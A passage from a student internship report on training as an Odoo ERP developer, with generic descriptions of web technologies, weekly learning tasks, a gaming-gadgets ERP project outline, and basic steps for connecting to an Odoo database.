1.3.4 Customization: Customize the Odoo system to meet the unique needs of the business, including developing custom modules, integrations with third-party systems, and reports.

1.3.5 Data migration: Migrate data from legacy systems into Odoo and ensure data accuracy and consistency.

1.3.6 User training: Provide comprehensive training to users on how to use Odoo effectively and efficiently.

1.3.7 Support: Provide ongoing technical support and maintenance to ensure that the system is running smoothly and any issues are addressed promptly.

1.3.8 Continuous improvement: Continuously evaluate the performance of the Odoo system and identify areas for improvement to optimize business processes and increase efficiency.

1.4 Tools and technologies:

1.4.1 – Tools

- **Odoo Framework:**

Fig 1.2 Odoo Framework

Odoo Framework is a powerful open-source platform for building business applications. It provides a flexible and modular approach to application development, allowing developers to quickly build and customize applications to meet the unique needs of their clients. With its modular design, Odoo Framework makes it easy to integrate third-party modules and add-ons, as well as to create custom modules and applications from scratch. Its rich set of features includes customer relationship management, e-commerce, accounting, inventory management, project management, and more, making it an ideal platform for businesses of all sizes and industries.

1.4.2 – Languages

- **Python:**

Fig 1.3 Python logo

Python is a high-level programming language that is widely used for web development, scientific computing, data analysis, artificial intelligence, and other applications. It is known for its simplicity, readability, and ease of use, which makes it a popular choice for beginners as well as experienced developers. Python is an interpreted language, meaning that it is executed directly by the computer without needing to be compiled first. It also has a large and active community of developers, which has contributed to the development of numerous libraries and frameworks that make Python an even more powerful and versatile language.

- **JavaScript:**

JavaScript is a programming language that is primarily used for developing dynamic and interactive web applications. It is a high-level language that can be embedded directly into HTML pages and executed by web browsers. JavaScript enables web developers to create dynamic user interfaces, handle user events, and manipulate web page content in real-time.

- **HTML:**

HTML, or Hypertext Markup Language, is a markup language used to create and structure content on the web. It is the standard language used to build web pages, and is used to define the structure, content, and layout of a web page. HTML is a static language, meaning that it does not provide interactivity on

its own. Instead, it is typically used in combination with other web technologies, such as CSS and JavaScript, to create dynamic and interactive web pages. HTML is a simple language to learn and use, and is an essential skill for anyone interested in web development.

- **CSS:**

  CSS, or Cascading Style Sheets, is a stylesheet language used to describe the visual appearance and layout of web pages. It is used in conjunction with HTML to separate content and structure from presentation, allowing developers to create flexible and dynamic web pages. CSS allows developers to control the font size and style, colors, layout, and other visual elements of a web page. It also allows for responsive design, meaning that web pages can adapt to different screen sizes and devices. CSS is a powerful tool for web developers, and its use is essential for creating modern and professional-looking web pages.

1.5 SERVICE PROVIDE:

1.5.1 – Description:

- Our company is a leading provider of Odoo ERP solutions for businesses of all sizes. We specialize in helping businesses optimize their workflows and streamline their processes using the Odoo ERP platform. Our team of developers and consultants have extensive experience in implementing and customizing Odoo ERP solutions to meet the unique needs of our clients.

- We offer a wide range of services to our clients, including ERP implementation, customization, training, and support. Our team works closely with clients to understand their business processes and identify areas for improvement. We then develop tailored solutions that integrate seamlessly with their existing systems and processes.

- At our company, we are committed to delivering high-quality solutions that meet the needs of our clients. We believe in building long-term relationships with our clients and providing them with ongoing support and maintenance to

ensure the continued success of their ERP solutions. Our team stays up-to-date with the latest advancements in the Odoo ERP platform to ensure that our clients are always using the most efficient and effective tools.

- Whether you are a small startup or a large enterprise, we can help you leverage the power of Odoo ERP to achieve your business goals. Our solutions are scalable and flexible, allowing us to meet the evolving needs of our clients as they grow and expand their businesses. Contact us today to learn more about our Odoo ERP solutions and how we can help your business thrive.

1.5.2 – Services:

- **Odoo Implementation:** Our team will work with you to implement the Odoo ERP platform in your business, configuring it to meet your specific needs and requirements.
- **Customization:** We can customize the Odoo ERP platform to fit your business processes and integrate it with your existing systems.
- **Training and Support:** We provide comprehensive training and support to help you get the most out of your Odoo ERP system, including ongoing maintenance and upgrades.
- **Migration:** We can migrate your data from legacy systems to Odoo ERP, ensuring a smooth transition with minimal disruption to your business.
- **App Development:** We can develop custom apps to enhance the functionality of your Odoo ERP system, tailored to your unique business needs.

1.5.3 – Process:

- **Assessment:** We'll start with a thorough assessment of your business needs and requirements, to determine the best approach for implementing the Odoo ERP platform.
- **Implementation:** We'll work with you to implement the Odoo ERP platform, configuring it to meet your specific needs and requirements.
- **Customization:** We'll customize the Odoo ERP platform to fit your business processes and integrate it with your existing systems.

- **Training and Support:** We'll provide comprehensive training and support to help you get the most out of your Odoo ERP system, including ongoing maintenance and upgrades.
- **App Development:** If needed, we'll develop custom apps to enhance the functionality of your Odoo ERP system, tailored to your unique business needs.

1.5.4 – Benefits:

- Improved efficiency and productivity: Our Odoo ERP solutions streamline business processes, reducing manual tasks and increasing productivity.
- Customization and flexibility: Our solutions are fully customizable, allowing you to tailor the platform to fit your unique business needs.
- Comprehensive support: We provide ongoing training and support to ensure that you get the most out of your Odoo ERP system.
- Cost-effective: Implementing an Odoo ERP system can be more cost-effective than using multiple software solutions, helping you save money in the long run.

Chapter 2. Internship Introduction

2.1 – Internship Summery

During my internship at Flawless Tech Solutions as an ERP Developer Trainee, I gained a lot of experience and knowledge in various aspects of ERP development. Firstly, I was introduced to coding standards and best practices, which helped me develop efficient and maintainable code. Additionally, I had the opportunity to learn about the features of the Sublime text editor and used it extensively for my development work.

As an intern, I was involved in researching, discussing, and developing various aspects of the ERP software. I worked with other team members to organize technical information and create a plan of action to achieve the desired results. This allowed me to learn more about project management and collaboration, which are essential skills in the software development industry.

During my internship, I also contributed to the design and development of database schema and data modeling. I participated in unit testing and debugging of software applications, which helped me develop a better understanding of software testing and quality assurance.

Overall, my internship at Flawless Tech Solutions was a valuable experience that provided me with practical knowledge and skills in ERP development. I gained exposure to various aspects of software development and was able to contribute to real-world projects. I believe that this experience has prepared me for a career in the software development industry and has given me a solid foundation to build upon.

2.2 - Aim

- I worked as an ERP Developer Trainee Intern at Flawless Tech Solutions.
- During my internship, I learned coding standards and best practices.
- I gained knowledge of the features of the Sublime text editor and worked on it extensively.
- As an intern, I researched, discussed, and developed various aspects of the ERP software.
- I organized technical information and created a plan of action to achieve the desired results.

- I collaborated with other team members to deliver projects on time and within budget.
- I assisted in the design and development of database schema and data modeling.
- I participated in unit testing and debugging of software applications.
- Overall, my internship at Flawless Tech Solutions provided me with valuable experience and knowledge of ERP development.

2.3 – Objectives

- Provide a clear understanding of the data being presented.
- Highlight important trends or patterns.
- Identify areas of improvement.
- Provide insights for decision-making.
- Site Visits and Inspections.

2.4 – Scope

- Inventory management: The ERP system should include inventory management capabilities to track and manage inventory levels of gaming gadgets such as gaming keyboards, mice, headphones, and other peripherals. This can include features such as automated stock replenishment, stock tracking, and product serialization.
- Sales and order management: The ERP system should include a robust sales and order management module to process orders, track sales, and manage customer data. This can include features such as order tracking, customer relationship management, and sales forecasting.
- Product management: The ERP system should include a product management module to manage the design, development, and launch of new gaming gadgets.

This can include features such as product lifecycle management, engineering change management, and product data management.

Chapter 3. Referred Technologies

3.1 Tools and technologies used:

3.1.1 About Sublime Text

Fig 3.1 Sublime Text

- Sublime Text is a popular cross-platform text editor that is designed for programmers and developers. It was first released in 2008 and has since become a popular choice for software developers due to its powerful features and flexibility.
- One of the key features of Sublime Text is its ability to handle multiple documents and large files with ease. It uses a unique buffer management system that allows users to switch between files quickly and efficiently, without the need to reload or re-open documents. This makes it an ideal tool for working on large projects with multiple files.
- Another notable feature of Sublime Text is its powerful search and replace functionality. It supports regular expressions and can perform searches across multiple files and folders, making it easy to find and replace code snippets and text strings.
- Sublime Text also has a number of customization options that allow users to tailor the editor to their specific needs. This includes support for custom key bindings, snippets, macros, and plugins. There is also a wide range of third-party plugins and extensions available for Sublime Text, allowing users to extend its functionality even further.
- Overall, Sublime Text is a powerful and flexible text editor that is well-suited to the needs of programmers and developers. Its ability to handle large files and

its extensive customization options make it a popular choice among software developers, while its search and replace functionality and support for regular expressions make it a valuable tool for anyone working with text-based files.

3.1.2 Python




Fig 3.2 Python logo

- Python is a popular high-level programming language known for its simplicity, readability, and versatility. It was first released in 1991 by Guido van Rossum and has since become one of the most widely used programming languages in the world.
- One of the key advantages of Python is its readability. The language is designed to be easy to read and write, with a syntax that is similar to natural language. This makes it easy for beginners to learn and for experienced programmers to read and understand code.
- Python is also a versatile language, with a wide range of applications. It is used in web development, scientific computing, data analysis, artificial intelligence, and many other fields. This versatility is due in part to its extensive library of pre-built modules and packages, which provide a wide range of tools and functionalities for developers.
- Another key advantage of Python is its strong community support. There is a large and active community of Python developers and users, who contribute to the development of the language, create and share open-source libraries and

packages, and provide support and resources for other developers.

- Python is also a cross-platform language, which means it can run on multiple operating systems, including Windows, Linux, and macOS. This makes it easy to develop and deploy applications on different platforms and devices.
- Overall, Python is a powerful, versatile, and user-friendly programming language that is widely used and supported by developers and businesses around the world. Its simplicity, versatility, and community support make it an ideal choice for a wide range of applications and industries.

3.1.3 Odoo Framework

Fig 3.3 Odoo Framework

- Odoo framework is a powerful and flexible platform for building business management applications. It is an open-source framework that provides a wide range of features and functionalities, making it a popular choice for developers and businesses alike.
- The Odoo framework is built using Python, a popular programming language known for its simplicity, readability, and versatility. This makes it easy for developers to create custom modules and extend the functionality of the platform. The framework is also built using a Model-View-Controller (MVC) architecture, which separates the application logic, data, and presentation layers, making it easy to manage and maintain complex applications.
- One of the key advantages of the Odoo framework is its modular architecture. It provides a wide range of pre-built modules that can be easily installed and configured to meet the specific needs of a business. Additionally, developers

can create custom modules to extend the functionality of the platform and integrate it with other systems and software applications.

- Odoo framework also provides a range of advanced features, such as workflow management, security and access control, and reporting and analytics. These features make it easy to automate business processes, manage access to data and applications, and gain insights into business operations.

3.1.4 JavaScript

- JavaScript is a high-level programming language that is widely used to create dynamic web content, including interactive web applications, games, and animations. It was first introduced in 1995 and has since become one of the most popular programming languages in the world.
- JavaScript can be used to add interactivity to web pages by manipulating HTML and CSS elements, creating animations and visual effects, and handling user input. It is a client-side language, meaning that it runs on the user's web browser rather than on a server.
- JavaScript is also used for server-side programming with Node.js, a runtime environment that allows developers to run JavaScript code on a server. This enables developers to create full-stack applications using a single programming language.
- One of the key strengths of JavaScript is its versatility. It can be used to create simple scripts or complex applications, and it is compatible with many different platforms and frameworks. It is also constantly evolving, with new features and updates being added regularly.
- Overall, JavaScript is an essential language for anyone interested in web development, and its popularity is only expected to grow in the years to come.

3.1.5 HTML

- HTML, or Hypertext Markup Language, is a standard markup language used to create web pages and applications. It provides a set of tags and attributes that can be used to structure and format content on a web page, including text,

images, videos, and other media.

- HTML documents are structured as a tree-like hierarchy, with the root element being the <html> tag. Within this tag, developers can define the structure of the page using a variety of other tags, such as <head> (which contains information about the page), <body> (which contains the main content of the page), and various other tags for specific types of content.
- HTML also allows for the use of attributes, which provide additional information about an element. For example, the <img> tag can include the src attribute, which specifies the location of the image file, and the alt attribute, which provides alternative text in case the image cannot be displayed.
- In addition to its basic markup capabilities, HTML can also be used in conjunction with other languages, such as CSS and JavaScript, to create more complex and dynamic web pages and applications.
- Overall, HTML is an essential tool for web developers and designers, as it provides the foundation for creating web content that is well-structured, accessible, and visually appealing.

3.1.6 CSS

- CSS, or Cascading Style Sheets, is a style sheet language used to describe the presentation and layout of HTML and XML documents. It is used to control the visual appearance of web content, including the colors, fonts, spacing, and positioning of elements on a page.
- CSS works by associating rules with HTML elements. Each rule consists of a selector, which specifies the HTML element to which the rule applies, and a set of declarations, which define the style properties to be applied to the element.
- For example, the following CSS rule sets the font color of all <p> elements to red:
- CSS allows for a wide range of styling options, including font sizes and styles, backgrounds, borders, margins, and padding. It also supports more advanced layout features, such as grid and flexbox layouts, which enable developers to create responsive, mobile-friendly designs.

- In addition to its basic styling capabilities, CSS also provides advanced features such as animations, transitions, and filters, which allow for more dynamic and engaging user experiences.
- Overall, CSS is a crucial component of modern web development, as it allows developers to create web pages and applications that are not only functional, but also visually appealing and easy to use.

3.2 Learning platform

- ODOO
- GitHub
- YouTube
- Stack Overflow
- Cybrosys Technologies

Chapter 4. Daily Tasks

4.1 Weekly Tasks:

- **Week 1**

  - Introduction of company.
  - Understanding of role.
  - OOPS concept.
  - Installation of Sublime text

- **Week 2**

  - We'll be discussing the Odoo framework, a powerful tool for managing and streamlining business processes.
  - Clear organization: The documentation is well-organized into sections and sub-sections, making it easy to find the information you need.
  - Code examples: The documentation includes plenty of code examples and snippets, which can be used as a starting point for customization and development.
  - Version-specific: The documentation is version-specific, meaning that you need to refer to the documentation for the specific version of Odoo that you are using.
  - Search functionality: The documentation includes a search functionality, allowing you to quickly find the information you need by searching for keywords or phrases.

- **Week 3**

  - Read articles and watch videos about logical thinking and problem-solving techniques.
  - Practice logical reasoning exercises and puzzles.
  - Familiarize yourself with the basic concepts of ERP software and how it can benefit businesses.
  - Research and compare different ERP software solutions to identify their features and functionalities.

- **Week 4**

  - Practice creating sales orders and purchase orders in a sales and purchase module.
  - Learn how to manage inventory levels and create reports related to sales and purchase activities.
  - Explore the functionalities of a rental module, including creating rental agreements, managing rental periods, and tracking rental payments.
  - Analyze sales, purchase, and rental data to identify trends and make informed business decisions.
  - Develop strategies for improving sales and purchase processes, such as identifying areas for cost savings or streamlining workflows.

- **Week 5**

  - Familiarize yourself with the different components of a point of sale system and how they work together.
  - Research and compare different project management software solutions to identify their features and functionalities.
  - Analyze subscription and point of sale data to identify trends and opportunities for growth.
  - Develop strategies for increasing customer retention and loyalty in a subscription model.
  - Test different project management methodologies and tools to find the most effective approach for your team.
  - Learn how to use timesheets to track project hours and expenses.
  - Analyze timesheet data to identify areas for improvement in project efficiency and profitability.

- **Week 6**

  - Research and compare different electronic signature software solutions to identify their features and functionalities Create and WIREFRAME with Functionality
  - Learn how to organize and manage documents in a document management module, including creating folders, assigning permissions, and setting retention policies

- Practice the partner onboarding process by creating and reviewing onboarding documents, such as partner agreements and NDAs
- Work on improving partner relationships and communication throughout the onboarding and ongoing partnership processes.
- Develop strategies for automating document and signature workflows, such as using templates and setting up approval processes

➢ **Week 7**

- Explore best practices for creating effective surveys and how to use survey data to improve customer satisfaction and loyalty.
- Research and compare different survey software solutions and planning software solutions to identify their features and functionalities.
- Analyze survey data to identify trends and insights, and develop strategies for improving customer satisfaction and loyalty.
- Develop effective planning strategies to optimize resources, manage budgets, and streamline project workflows.
- Test different survey and planning methodologies and tools to find the most effective approach for your team and organization.
- Work on improving team communication and collaboration throughout the survey and planning processes.

➢ **Week 8-12**

- Project Implementation

Chapter 5. Project Implementation

5.1 Project & Task Management

5.1.1 Project Overview

The gaming gadgets industry has become a highly competitive market with the rapid advancement of technology and the growing demand for innovative gaming devices. Companies in this industry must strive to maintain their competitive edge by managing their operations efficiently. An ERP system can provide them with a comprehensive solution for managing their resources, including inventory, sales, purchase, manufacturing, finance, and human resources.

By implementing an ERP system, companies in the gaming gadgets industry can benefit from streamlined and automated business processes. The system can provide real-time insights into their operations, allowing them to make data-driven decisions quickly. This can help them improve their efficiency, reduce costs, and enhance their overall productivity. With the ability to automate their inventory management, companies can ensure that they always have the right products in stock, reducing the risk of stock outs and overstocking.

Moreover, an ERP system can provide companies with better visibility into their financial performance, helping them manage their cash flow, monitor their expenses, and track their revenue. This can help them make informed decisions about investments and expansion, ensuring that they stay on top of their finances. The system can also simplify their human resources management, allowing them to efficiently manage their workforce, track employee performance, and streamline their payroll processing. All of these benefits can help companies in the gaming gadgets industry remain competitive and thrive in a highly dynamic market.

5.1.2 Project Goal

- The ERP system will be developed using the latest technologies and programming languages to ensure its efficiency and effectiveness.
- The system will integrate with other business software tools, such as customer relationship management (CRM) software, to provide a seamless user experience.
- The system will provide a centralized database for all business data, ensuring that data is accurate and up-to-date.
- The system will enable companies to streamline their business operations and reduce operational costs.
- The system will provide real-time insights into business performance, allowing companies to make informed decisions based on data-driven analytics.
- The system will be cloud-based, enabling access from anywhere with an internet connection.
- The system will provide multi-language and multi-currency support, making it accessible to businesses operating in different regions.
- The system will offer role-based access control, ensuring that employees only have access to data and functionality that is relevant to their job responsibilities.
- The system will provide an audit trail of all business transactions, ensuring transparency and accountability.
- The system will provide automatic updates, ensuring that businesses always have access to the latest features and functionalities.
- The system will provide integration with popular payment gateways and shipping providers, making it easy for companies to manage their e-commerce operations.
- The system will provide customer and technical support to ensure that businesses can troubleshoot any issues they may encounter while using the ERP system.
- The system will provide training resources to help businesses train their employees on how to use the system effectively.
- The ERP system will be designed to support growth, enabling companies to scale their operations without having to switch to a different system.
- The system will provide a flexible pricing model, ensuring that businesses can choose a plan that suits their budget and business needs.

5.1.3 Key Features

- Inventory Management: The system will allow companies to manage their inventory efficiently by providing real-time information about stock levels, reorder points, and lead times. It will also help companies track their inventory movements, including receipts, issues, and transfers.

- Sales Management: The system will help companies manage their sales process by providing them with real-time information about customer orders, shipments, and invoices. It will also allow companies to manage their pricing, discounts, and promotions.

- Purchase Management: The system will help companies manage their purchase process by providing them with real-time information about vendor orders, receipts, and payments. It will also allow companies to manage their vendor relationships, including pricing negotiations and contract management.

- Manufacturing Management: The system will help companies manage their manufacturing process by providing them with real-time information about production schedules, work orders, and resources. It will also allow companies to manage their bills of materials and product costing.

- Finance Management: The system will help companies manage their financial operations by providing them with real-time information about their cash flow, accounts receivable, accounts payable, and general ledger. It will also allow companies to manage their budgeting and forecasting.

- Human Resource Management: The system will help companies manage their human resources by providing them with real-time information about employee data, attendance, and payroll. It will also allow companies to manage their employee benefits and performance management.

5.1.4 Problem

The gaming gadgets industry is a highly dynamic and fast-paced sector that faces several challenges that need to be addressed with an efficient ERP system. Some of the key challenges that companies in this industry face include:

- **Complex Supply Chain:** The gaming gadgets industry involves a complex supply chain that requires effective coordination and management of multiple vendors, suppliers, and logistics partners. An ERP system can help streamline this process by providing real-time visibility into the supply chain and enabling companies to track inventory levels, optimize production schedules, and manage logistics more efficiently.

- **Inventory Management:** Inventory management is critical in the gaming gadgets industry, where products have short life cycles and can quickly become obsolete. An ERP system can help companies maintain optimal inventory levels by providing real-time data on demand, sales trends, and stock levels. This, in turn,

can help businesses reduce wastage, optimize production schedules, and improve profitability.

- **Order Fulfillment**: The gaming gadgets industry requires fast and efficient order fulfillment to meet customer demands and stay competitive. An ERP system can help automate order processing, track orders in real-time, and provide visibility into the entire fulfillment process. This can help businesses improve customer satisfaction and increase sales.

- **Financial Management:** Financial management is critical for companies in the gaming gadgets industry, where profit margins can be thin, and cash flow management is essential. An ERP system can help businesses manage their financial operations more efficiently by providing real-time visibility into financial data, automating financial workflows, and streamlining accounting processes.

- **Human Resource Management:** Managing human resources can be a significant challenge for companies in the gaming gadgets industry, which require skilled and specialized talent to drive innovation and growth. An ERP system can help businesses manage their HR operations more efficiently by automating HR workflows, providing real-time data on employee performance, and streamlining recruitment and onboarding processes.

In summary, the gaming gadgets industry faces several challenges that require efficient ERP solutions to address. By implementing an ERP system that offers advanced features in supply chain management, inventory management, order fulfillment, financial management, and human resource management, companies in this industry can streamline their operations, reduce costs, and achieve their business objectives.

5.1.5 Diagram




Fig 5.1 Diagram

5.1.6 Conclusion

- The gaming gadgets industry is highly competitive, and companies in this field require efficient systems to manage their operations. An ERP system specifically designed for the gaming gadgets industry can provide such companies with a comprehensive solution to streamline their business processes and achieve their goals.

- The ERP system for the gaming gadgets industry will offer advanced features to enhance productivity, reduce costs, and optimize operations. This system will integrate various business functions, such as finance, production, inventory, supply chain, and customer management, into a single platform, allowing companies to manage their entire business ecosystem in a cohesive and efficient manner.


- One of the key benefits of the ERP system for the gaming gadgets industry is its

ability to provide real-time data insights, allowing companies to make informed decisions quickly. With the help of this system, companies can track inventory levels, analyze customer data, and monitor production and delivery schedules in real-time. This, in turn, can help businesses optimize their operations, reduce wastage, and improve overall efficiency.

- The ERP system for the gaming gadgets industry will also provide companies with automated workflows and streamlined processes, freeing up employees' time and resources to focus on other critical tasks. This can lead to increased productivity, better customer service, and ultimately, increased profitability.

- Overall, the ERP system for the gaming gadgets industry is a powerful tool that can help companies achieve their business objectives in a highly competitive and demanding market. With its advanced features, benefits, and capabilities, this system can help businesses take their operations to the next level and achieve sustainable growth and success.

5.1.7 Connect to Odoo database



To connect to an Odoo database in the terminal, you can follow these steps:

- Open the terminal on your computer.
- Navigate to the Odoo installation directory using the "cd" command. For example, if you have installed Odoo in the "/opt/odoo" directory, you can use the command "cd /opt/odoo" to navigate to that directory.




Fig 5.2 Terminal

- Once you are in the Odoo installation directory, you can use the command "./odoo-bin" to start the Odoo server.
- After the server has started, you can use the command "psql -h localhost -U odoo -d [database name]" to connect to the Odoo database. Replace "[database name]" with the name of the Odoo database you want to connect to.
- When prompted, enter the password for the Odoo database user, which is typically set during the Odoo installation process.
- Once you have entered the password, you should be connected to the Odoo database in the terminal. You can use SQL commands to query the database or perform other operations as needed.

Note that you may need to modify the "psql" command to specify the correct host, user, and database information depending on your Odoo configuration.

Fig 5.3 Login & signup Page

Fig 5.4 Odoo Apps

- The Odoo app window is the main interface that users interact with to access and manage different Odoo modules.
- The app window provides a user-friendly and intuitive interface that allows users to easily navigate through the various modules and features of Odoo.
- The app window typically consists of a top menu bar, a left-hand sidebar, and a main content area.
- The top menu bar provides quick access to key features and functions, such as creating new records, searching for data, and accessing user settings.

